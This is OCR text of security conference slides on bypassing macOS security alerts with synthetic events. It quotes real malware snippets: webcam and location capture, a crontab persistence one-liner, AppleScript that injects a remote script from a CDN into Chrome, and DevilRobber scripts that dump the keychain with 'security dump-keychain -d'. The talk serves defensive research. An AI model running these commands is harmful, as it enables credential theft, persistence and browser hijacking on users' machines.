
Click & Chill

breaking macOS via synthetic events



Digita Security


WHOIS

@patrickwardle

Objective-See


Digita Security

Outline



Targets

what to synthetically break





Digita Security

Mac vs. Attackers

actions (now) generate alerts

new in Mojave





kexts

location

contacts

terminal

scripts


webcam

messages


preferences

TARGET: "USER-APPROVED KEXT EXTENSION LOADING"

kext loading? alert!



p. wardle
(defcon 2016)



macOS "user-approved"
kext loading

KASPERSKY lab

March 9, 2018. 3:20 pm


The Slingshot APT

To run its code in kernel mode in the most recent versions of operating systems, that have Driver Signature Enforcement, Slingshot loads signed vulnerable drivers and runs its own code through their vulnerabilities.

SlingShot APT group
(Windows)

TARGET: MIC/WEBCAM

accessing mic or camera? alert!




OSX.Crisis --->
OSX.Eleanor
OSX.Mokes
OSX.FruitFly

```
01  /* RCSMac - Webcam agent */
02
03  -(BOOL)initSession {
04
05   mCaptureSession = [[QTCaptureSession alloc] init];
06
07   mDevice = [QTCaptureDevice
08     defaultInputDeviceWithMediaType:QTMediaTypeVideo];
09
10   mCaptureDeviceInput = [[QTCaptureDeviceInput alloc]
11     initWithDevice: mDevice];
12
13   [mCaptureSession addOutput:
14     mCaptureDecompressedVideoOutput error:&error];
```

Fruitfly malware spied on Mac users for 13 years – man charged

US authorities have charged a 28-year-old Ohio man who is alleged to have created and installed creepy spyware on thousands of computers for 13 years.



alert!

Target: Privacy Alerts

accessing contacts, messages, location? alert!

events


contacts

location

call records

messages

```
01  Location locator;
02
03  locator.manager = [CLLocationManager alloc] init];
04  locator.manager.delegate = self;
05
06
07  locator.manager.desiredAccuracy = kCLLocationAccuracyBest;
08  [locator.manager startUpdatingLocation];
```



alert!

TARGET: TERMINAL

various "administration" tasks? alert!

terminal


malware persistence?

```
$ crontab -l | { cat; echo "* * * * * /malware.sh"; } | crontab -
```

cronjob creation

```
$ mkdir /etc/exports
```

modifications of /etc/exports



alert!


TARGET: APPLESCRIPT

"remote" process control? alerts!

Overview [edit]

AppleScript is primarily a scripting language developed by Apple to do inter-application communication (IAC) using Apple events.[2][3]

"browser, do thingz!"




alert!

OSX.Pirrit injection


```
tell application "Google Chrome" to tell active tab of window 1
 tell application "Google Chrome" to execute front window's active tab javascript "var pidDiv =
 document.createElement('div'); pidDiv.id = \"493024ui5o\"; pidDiv.style = \"display:none\"; pidDiv.innerHTML
 = \"bbdd05eed40561ed1dd3daddfba7e1dd\"; document.getElementsByTagName('head')[0].appendChild(pidDiv);"

 tell application "Google Chrome" to execute front window's active tab javascript "var js_script =
 document.createElement('script'); js_script.type = \"text/javascript\"; js_script.src = \"https://
 1049434604.rsc.cdn77.org/ij1.min.js\"; document.getElementsByTagName('head')[0].appendChild(js_script);"
end tell
```

"Mac Adware, à la Python"
objective-see.com/blog/blog_0x3F.html

The Goal




generically bypass all alerts !



A Brief History

synthetic attacks & defenses in macOS



Digita Security

AppleScript


(ab)used by malware, such as OSX.DevilRobber

```
$ cat kc_dump.sh
#!/bin/sh

./kd.sh &

for i in {1...300}
do
   osascript kcd.scpt
done
```


1 kc_dump.sh

```
$ cat kd.sh
#!/bin/sh

security dump-keychain -d > s_dump.txt
```

2 kd.sh



3



